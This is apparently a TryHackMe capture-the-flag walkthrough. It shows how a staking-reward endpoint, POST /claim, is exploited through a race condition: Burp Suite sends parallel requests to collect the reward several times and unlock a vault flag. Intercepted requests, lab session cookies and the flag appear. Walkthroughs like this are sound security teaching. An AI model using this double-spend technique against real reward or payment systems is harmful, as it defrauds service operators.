


# Towel on the Sunbed


## Obtain the Room Access Credentials

After starting the target machine, scroll down to the Room Access Credentials section. Note the provided credentials, as they are required to access the target application and proceed with the challenge.




## Account Registration

Click Register to create a new account. The registration process is straightforward and is not covered in this walkthrough. Once your account has been created successfully, log in to continue with the next steps.




Once the registration process is complete, the application displays the following interface. This dashboard will be used throughout the remaining steps of the challenge.




After clicking the Claim Reward button, the Open Vault button remains disabled (greyed out). At this stage, we still need an additional 100 PONZI points before the vault can be unlocked.




To better understand how the web application functions, open the browser's Developer Tools. Navigate to the Network tab and inspect the requests generated by the application. During the analysis, identify the dashboard.js file, which contains the client-side JavaScript responsible for handling part of the application's functionality. This file will be the primary focus for the next steps of the assessment.




Navigate to the Debugger tab within the browser's Developer Tools. Right-click the dashboard.js file and select Add Script Override. This enables a local override of the JavaScript file, allowing modifications to be tested without altering the server-side code. After saving the changes, refresh the page to observe how the modified script affects the application's behavior.



I modified the threshold value from 150 to 50 using the Nano editor, saved the file, and exited the editor. These changes were then reflected when the application was reloaded.



After refreshing the browser, I observed that the Open Vault button became active. However, when I clicked it, the application returned an Access Denied message, indicating that the client-side modification alone was insufficient to bypass the server-side authorization checks.



Next, I restored the threshold value from 50 back to 150 and launched Burp Suite to intercept the application's HTTP requests. My initial objective was to identify a potential vulnerability that could be exploited to obtain the flag.

However, this approach did not produce the desired result. Rather than spending additional time on an unsuccessful method, I registered a new account and repeated the process. This time, without modifying any client-side values, I intercepted the requests directly in Burp Suite to analyze the application's behavior and identify a different attack vector.

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept on

Forward

Drop

| Time            | Type | Direction | Method | URL                                                                                       |
|-----------------|------|-----------|--------|-------------------------------------------------------------------------------------------|
| 05:00:53.4 A... | HTTP | → Request | POST   | http://10.48.141.242:3000/claim                                                           |
| 05:00:56.4 A... | HTTP | → Request | GET    | https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?\$ct=application/x-protobu |

Request

Pretty

Raw

Hex

1

POST /claim HTTP/1.1

2

Host: 10.48.141.242:3000

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: \*/\*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.48.141.242:3000/dashboard

8

Origin: http://10.48.141.242:3000

9

Connection: keep-alive

0

Cookie: connect.sid=s%3AQGH6sVsKbAH6xapt91CoWr6LCtVuzstQ.IuaFQGCUdrvNU4gUeZqfFprsc4HiN%2BTqFyjfzvs5AWI

1

Priority: u=0

2

Content-Length: 0

?

⚙

⏪

⏩

Search

Event log

All issues

The intercepted request was sent to Burp Suite Repeater three times to create a request group. The group was then executed using the Parallel (Last Byte Sync) feature, allowing all three requests to be processed simultaneously. This approach successfully exploited the race condition, resulting in the following outcome:

Group 4

3

10

X

11

12

+

Send group (parallel)

Cancel

⏪

⏩

Burp AI

Request

Pretty

Raw

Hex

1

POST /claim HTTP/1.1

2

Host: 10.48.141.242:3000

3

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0

4

Accept: \*/\*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Referer: http://10.48.141.242:3000/dashboard

8

Origin: http://10.48.141.242:3000

9

Connection: keep-alive

0

Cookie: connect.sid=s%3AQBJhphRofq0KFxNzL30l7003Ia02YlM0.Dp7z3a8jWSSSFDVRAAQ7mByzkkhQu6BYTuoCcudK3t0

1

Priority: u=0

2

Content-Length: 0

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 200 OK

2

X-Powered-By: Express

3

Content-Type: application/json; charset=utf-8

4

Content-Length: 114

5

Etag: W/"72-s41XoAXapaTdensg02c174CRmRQ"

6

Date: Tue, 04 Aug 2026 09:12:32 GMT

7

Connection: keep-alive

8

Keep-Alive: timeout=5

9

10

{

11

"message": "Staking reward claimed successfully.",

12

"reward": 50,

13

"newBalance": 150,

14

"tier": "whale",

15

"priceSnapshot": 4.2

16

}

Next, stop Burp Suite interception and disable FoxyProxy. Return to the application and click the Claim Reward button. If the exploit has been executed successfully, your account balance will be updated to 150 PONZI points. This confirms that the race condition attack was successful and that the required points have been awarded.

PORTFOLIO BALANCE

150 PONZI

WHALE

Market Prices

| SYMBOL | PRICE (USD) |
|--------|-------------|
| BTC    | \$67,432.11 |
| ETH    | \$3,512.88  |
| PONZI  | \$4.20      |
| SOL    | \$178.44    |

Staking Rewards

Earn 50 PONZI every 24 hours by claiming your staking reward.

Next claim in: 23:56:52

Claim Reward

Whale Vault

Reach 150 PONZI to unlock the Whale Vault and claim your exclusive reward.

150 / 150 PONZI

Open Vault

Click the "Open Vault" button to access the vault. The final flag is displayed, indicating that the exploitation process has been completed successfully and the TryHackMe room has been solved.

150 / 150 PONZI

Open Vault

THM{t0w3l\_0n\_th3\_sunb3d\_d0ubl3\_sp3nt}

